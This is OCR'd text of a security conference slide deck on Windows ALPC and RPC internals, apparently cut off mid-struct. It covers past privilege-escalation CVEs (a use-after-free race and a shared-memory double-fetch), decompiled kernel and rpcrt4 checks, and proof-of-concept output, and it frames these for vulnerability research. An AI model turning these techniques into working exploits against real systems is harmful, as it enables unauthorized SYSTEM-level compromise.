Hillstone
山石网科



Defeating magic by magic: Using ALPC security features to compromise RPC services

About Us

WangJunJie Zhang

- Senior Security Researcher of Hillstone Network Security Research Institute .
- Focus on windows bug hunting
- MSRC Most Valuable Researcher 2020, 2022, 2023, 2024

YiSheng He

- Hillstone Security Research Team Leader.
- Research interests includes AIoT and WEB security.
- CISSP, CCSK, CTF Enthusiast



山石网科安全技术研究院
Hillstone Networks Security Technology Research Institute





Agenda

- Architecture of ALPC and RPC
- Common vulnerabilities inside windows ALPC and RPC
- The vulnerability bypassing ALPC / RPC security mechanism & Exploitation
- Conclusion / Take aways

Architecture

Architecture of ALPC and RPC




Big Bro

Advanced **L**ocal **P**rocedure **C**all (**ALPC**) was introduced to replace **LPC** (**L**ocal **P**rocedure **C**all or **L**ightweight **P**rocedure **C**all), which is the predecessor IPC mechanism used until the rise of Windows Vista. An internal, undocumented inter-process communication facility provided by the Microsoft Windows NT kernel for lightweight IPC between processes on the same computer.

Why combine ALPC and RPC together?

RPC








Why combine ALPC and RPC together?

- RPC over ALPC when use NCALRPC, Named Pipe with NCACN_NP
- Almost based on the same security mechanism (ALPC)
- Security flaws inside ALPC can affect the security of RPC services

Architecture of ALPC and RPC






Views, regions, and sections

Sections: Server and client can choose more efficient data-passing mechanism on the windows section object, more efficient and fast.

Regions: one region represents a range of shared memory can be opened from within the context of a given port. It can be mapped with a secure mode or an unsecure mode, can be access by only one process have write access and meanwhile client have read-only access by `MmSecureVirtualMemoryAgainstWrites` function.

Section and Region




Historical Vulnerabilities

CVE-2020-0911

Vulnerability

Windows Installer accesses the MSI files in C:\Windows\Installer while impersonating the user (and using the impersonated user's device map), trusts these files to perform elevated/privileged operations such as registry key creation. This can be abused by an unprivileged user to obtain SYSTEM privileges.





Exploitation techniques & tools

- NTFS junctions, Hard links, Object Manager symbolic links, Opportunistic locks, etc...
- TOCTOU & File symlink / hardlink operation problems.
- Most of worked done by James Forshaw
- Much articles and research.

CVE-2022-38029


```
__int64 AlpcpMapLegacyPortView(_ALPC_PORT *port_object, ...)
{
   // ...
   status = AlpcpCreateSection(port_object, 0, 0,
         NtSectionHandle, (_SECTION *)SectionObj, &alpc_section);
   if ( status >= 0 )
   {
      // ...
      status = AlpcpCreateSectionView(alpc_section, port_object,
         ...);
      // ...
   }
}
```

Race window here

UAF here !!!

- Create **_KALPC_SECTION** with _ALPC_PORT object
- Free alpc_port object here
- Create **_KALPC_VIEW** with _ALPC_PORT object, the port object was destroyed and alpc section object also destroyed.

CVE-2022-38029





Memory Corruption Bugs

- Most bugs inside ALPC kernel (NTOSKRNL), RPC services server side (User), RPCRT4.dll
- Traditional memory corruption bugs, buffer overflow, Use after free, race condition, etc…
- Lack of check when RPC / COM Services handle data from client side



CVE-2017-11783

Vulnerability

The ntoskrnl allows the client to **`VirtualProtect`** the share memory from `READ_ONLY` to `READ_WRITE` again.

Logical errors when **`NtProtectVirtualMemory`** function checks the page protection.

Page will be `READ_WRITE` again, double-fetch



CVE-2017-11783

Server

```
int Pouet(/* [in] */ handle_t hBinding,
          /* [string][in] */ const unsigned char* trololo)
{
    std::cout << "Priting parameter: " << trololo << std::endl;
    std::cout << "Waiting 1 second" << std::endl;
    Sleep(1000);
    std::cout << "RE-Priting parameter: " << trololo << std::endl;
    return 42;
}
```

```
C:\> poc.exe

Example1Explicitserver.exe
Priting parameter: My First Message
Waiting 1 second
RE-Priting parameter: VULNERABLE !
```

This should allow attacker to trigger
TOCTOU & double-fetch in some services

Is It Really Secure ???



Change page atrribute again

Create a Custom RPC Service

Server

```
int Output(
/* [in] */ handle_t hBinding,
/* [string][in] */ const char* pszOutput)
{
    std::cout << pszOutput << std::endl;
    //Sleep(3 * 1000);
    system("pause");
    std::cout << pszOutput << std::endl;
    return 5;
}
```

Client



```
Traceback (most recent call last):
  File "helloworld-test-old-vuln.py", line 36, in <module>
    cur_proc.virtual_protect(view.ViewBase, 0x1000, gdef.PAGE_READWRITE, None)
  File "C:\Python27\lib\site-packages\pythonforwindows-0.6.8-py2.7.egg\windows\winobject\process.py", line 184, in virtual_protect
    winproxy.VirtualProtectEx(self.handle, addr, size, protect, old_protect)
  File "C:\Python27\lib\site-packages\pythonforwindows-0.6.8-py2.7.egg\windows\winproxy\apis\kernel32.py", line 270, in VirtualProtectEx
    return VirtualProtectEx.ctypes_function(hProcess, lpAddress, dwSize, flNewProtect, lpflOldProtect)
  File "C:\Python27\lib\site-packages\pythonforwindows-0.6.8-py2.7.egg\windows\winproxy\apiproxy.py", line 99, in perform_call
    return self._cprototyped(*args)
  File "C:\Python27\lib\site-packages\pythonforwindows-0.6.8-py2.7.egg\windows\winproxy\error.py", line 49, in fail_on_zero
    raise WinproxyError(func_name)
windows.winproxy.error.WinproxyError: VirtualProtectEx: [Error 87] 参数错误。
```

What happen ?

1

Secure view of section, not allowed to change memory attribute from User Space.



2

Enabling secure mode in NTOSKRNL and RPCRT4, Server doesn’t manipulate share memory when it detect unsecure issue happen



Security mechanism in ALPC RPC

What we've seen inside this security mechanism

- Use secure view when stub server handle the request
  - Use **`MmMapSecureViewOfSection`** function to create a secure virtual memory (ReadOnly address and you can't change the attribute)
- Enable security mode in ntoskrnl and rpcrt4.dll
  - Only kernel created `_KALPC_SECTION` can be used to marshall/unmarshall data (Secure Mode).
  - Custom created section in **`NtAlpcCreatePortSection`** is allowed, but the `_KALPC_SECTION` is in Unsecure Mode.
  - Rpcrt4.dll will check the `_KALPC_SECTION` mode to determine whether to use share memory or not.



Secure/Unsecure mode in the kernel

```
if ( SectionHandle )
{
  SectionObject = 0i64;
  v12 = ObReferenceObjectByHandle(
          (HANDLE)SectionHandle,
          6u,
          MmSectionObjectType,
          KeGetCurrentThread()->PreviousMode,
          (PVOID *)&SectionObject,
          0i64);
  KAlpcSection->SectionObject = SectionObject;
}
else
{
  Size = KAlpcSection->Size;
  KAlpcSection->u1.s1 = KAlpcSection->u1.s1 ^ (KAlpcSection->u1.s1 ^ (2 * v6)) & 2 | 1;
  v12 = MmCreateSection(KAlpcSection, 0xF001Fi64, 0i64, &Size, 4, 0x8000000, 0i64, 0i64);
}
```

- Set secure flag when use kernel section


Data Structure inside

```
struct _KALPC_SECTION
{
    VOID* SectionObject;
    ULONGLONG Size;
    struct _ALPC_HANDLE_TABLE* HandleTable;
    VOID* SectionHandle;
    struct _EPROCESS* OwnerProcess;
    struct _ALPC_PORT* OwnerPort;
    union
    {
        struct
        {
            ULONG Internal:1;
            ULONG Secure:1;
        } s1;
    } u1;
    ULONG NumberOfRegions;
    struct _LIST_ENTRY RegionListHead;
};
```

- Seems exists from Vista SP2
- Secure/Unsecure flag inside kernel ALPC section object
- Secure flag will spread to kernel region object in the future operations

```
struct _KALPC_REGION
{
    struct _LIST_ENTRY RegionListEntry;
    struct _KALPC_SECTION* Section;
    ULONGLONG Offset;
    ULONGLONG Size;
    ULONGLONG ViewSize;
    union
    {
        struct
        {
            ULONG Secure:1;
        } s1;
    } u1;
    ULONG NumberOfViews;
    struct _LIST_ENTRY ViewListHead;
    struct _KALPC_VIEW* ReadOnlyView;
    struct _KALPC_VIEW* ReadWriteView;
};
```

Let's diff





- Modified `MmCheckSecuredVad` function to prevent change the attribution of Virtual Address
- Seems patch only modified some memory management functions.



Similarity	Confidence	Change	EA Primary	Name Primary	EA Secondary	Name Secondary	Algorithm
0.38	0.53	GI--E--	0000000140653...	MiCheckSecuredImageVad	00000001401E1...	MiComparePteProtections	Call Reference
0.51	0.95	GI--EL-	00000001400D8...	MiSecureVad	00000001404 7B...	MiSecureVad	Name Hash
0.73	0.93	GI-JE--	00000001403F0...	IopQueryNameInternal	00000001403F0...	IopQueryNameInternal	Name Hash
0.91	0.99	GI-JE--	000000014046B...	MiCheckSecuredVad	000000014046B...	MiCheckSecuredVad	Name Hash
0.98	0.99	-I--E--	00000001401C0...	IopProbeAndLockPages_0	00000001401C5...	IopProbeAndLockPages_0	Name Hash
0.98	0.99	-I--E--	00000001401C5...	IopProbeAndLockPages_1	00000001401C5...	IopProbeAndLockPages_1	Name Hash
0.98	0.99	GI-JE--	0000000140059...	MiQueryAddressState	0000000140058...	MiQueryAddressState	Name Hash
0.99	0.99	-I-----	0000000140086...	MiAllowProtectionChange	00000001400B1...	MiAllowProtectionChange	Name Hash
0.99	0.99	GI-----	0000000140059...	MiSetProtectionOnSection	0000000140059...	MiSetProtectionOnSection	Name Hash
0.99	0.99	-I-----	0000000140058...	MiQueryAddressSpan	0000000140058...	MiQueryAddressSpan	Name Hash
1.00	0.99	-------	0000000140001...	ExpTimerApcRoutine	0000000140001...	ExpTimerApcRoutine	Name Hash
1.00	0.99	-------	0000000140001...	ExpTimerDpcRoutine	0000000140001...	ExpTimerDpcRoutine	Name Hash

Why it's secure?

```
if ( (*(_BYTE *)&s1 & 1) == 0 )
{
  if ( !a2 )
    goto LABEL_7;
  if ( alpc_view->NumberOfOwnerMessages )
    goto LABEL_7;
  NumberOfViews = Region->NumberOfViews;
  if ( NumberOfViews > 2 )
    goto LABEL_7;
  if ( NumberOfViews != 1 )
  {
    Flink = (_KALPC_VIEW *)Region->ViewListHead.Flink;
    if ( Flink == alpc_view )
      Flink = (_KALPC_VIEW *)Flink->ViewListEntry.Flink;
    v13 = alpc_view->u1.s1;
    if ( (v13 & 8) == 0 )
    {
      v14 = MmSecureVirtualMemoryAgainstWrites(
              alpc_view->OwnerProcess,
              (unsigned __int64)alpc_view->Address,
              alpc_view->Size);
      if ( !v14 )
        goto LABEL_7;
      alpc_view->WriteAccessHandle = v14;
      v13 = alpc_view->u1.s1;
    }
    alpc_view->u1.s1 = v13 & 0xFFFFFFFE;
    AlpcpReferenceBlob((ULONG_PTR)alpc_view);
    *(_DWORD *)&Region->u1.s1 |= 1u;
    Region->ReadOnlyView = alpc_view;
    Region->ReadWriteView = Flink;
    goto LABEL_7;
  }
  Region->ReadWriteView = alpc_view;
  Region->u1.s1 = ($F014C0A758420810DE3C33759D3E14FE)(*(_DWORD *)&s1 | 1);
LABEL_7:
```



Check if **_KALPC_REGION** is safe
Check if **_KALPC_SECTION** is safe

Can’t create more than two views (bind two view on region)

Lock the share memory on client side
Unlock after RPC Server finish client call requests


Mark the server **_KALPC_REGION** is safe !

Branch which doesn’t change server **_KALPC_REGION**

Security checks in rpcrt4.dll

Called before unmarshall data (Server side)

Secure ? UnSecure ???



```
void __fastcall LRPC_ADDRESS::HandleRequest(LRPC_ADDRESS *this,
    struct _PORT_MESSAGE *a2,  __int64 AlpcRpcMessageAttributes, ...)
{
  ...
  if ( (*(_DWORD *)(HeaderSize + AlpcRpcMessageAttributes) & 0x40000) != 0 )
    goto LABEL_7;
  v30 = BCACHE::Allocate(v28, *(_QWORD *)&a2[2].MessageId, v29, v9);
  if ( v30 )
  {
    memcpy_0(v30, ShareMemAddress, v16);
    ...
    ShareMemAddress = (void *)(v30 | 1);
    goto LABEL_7;
  }
LABEL_7:
  // unmarshall to handle the rpc request
  LRPC_SASSOCIATION::HandleRequest(v14, a2, a4, ShareMemAddress, v16, a5, v21, v13, v26);
  ...
}
```

- Check secure/unsecure mode
- Create heap buffer for unsecure mode
- Use share memory / heap buffer to unmarshal buffer (NDR Functions)

A little bit knowledge of Windows Mm

Hillstone 山石网科


_MMVAD Virtual Address Discriptor

```
struct _MMVAD
{
    struct _MMVAD_SHORT Core;
    union
    {
        ULONG LongFlags2;
        volatile struct _MMVAD_FLAGS2 VadFlags2;
    } u2;
    struct _SUBSECTION* Subsection;
    struct _MMPTE* FirstPrototypePte;
    struct _MMPTE* LastContiguousPte;
    //...
    union
    {
        struct _MI_VAD_SEQUENTIAL_INFO SequentialVa;
        struct _MMEXTEND_INFO* ExtendedInfo;
    } u4;
    //...
};
```

VAD Event (like callback function when VAD change)


```
struct _MMVAD_SHORT
{
    //...
    ULONG StartingVpn;
    ULONG EndingVpn;
    UCHAR StartingVpnHigh;
    UCHAR EndingVpnHigh;
    //...
    struct _EX_PUSH_LOCK PushLock;
    union
    {
        ULONG LongFlags;
        struct _MMVAD_FLAGS VadFlags;
        struct _MM_PRIVATE_VAD_FLAGS PrivateVadFlags;
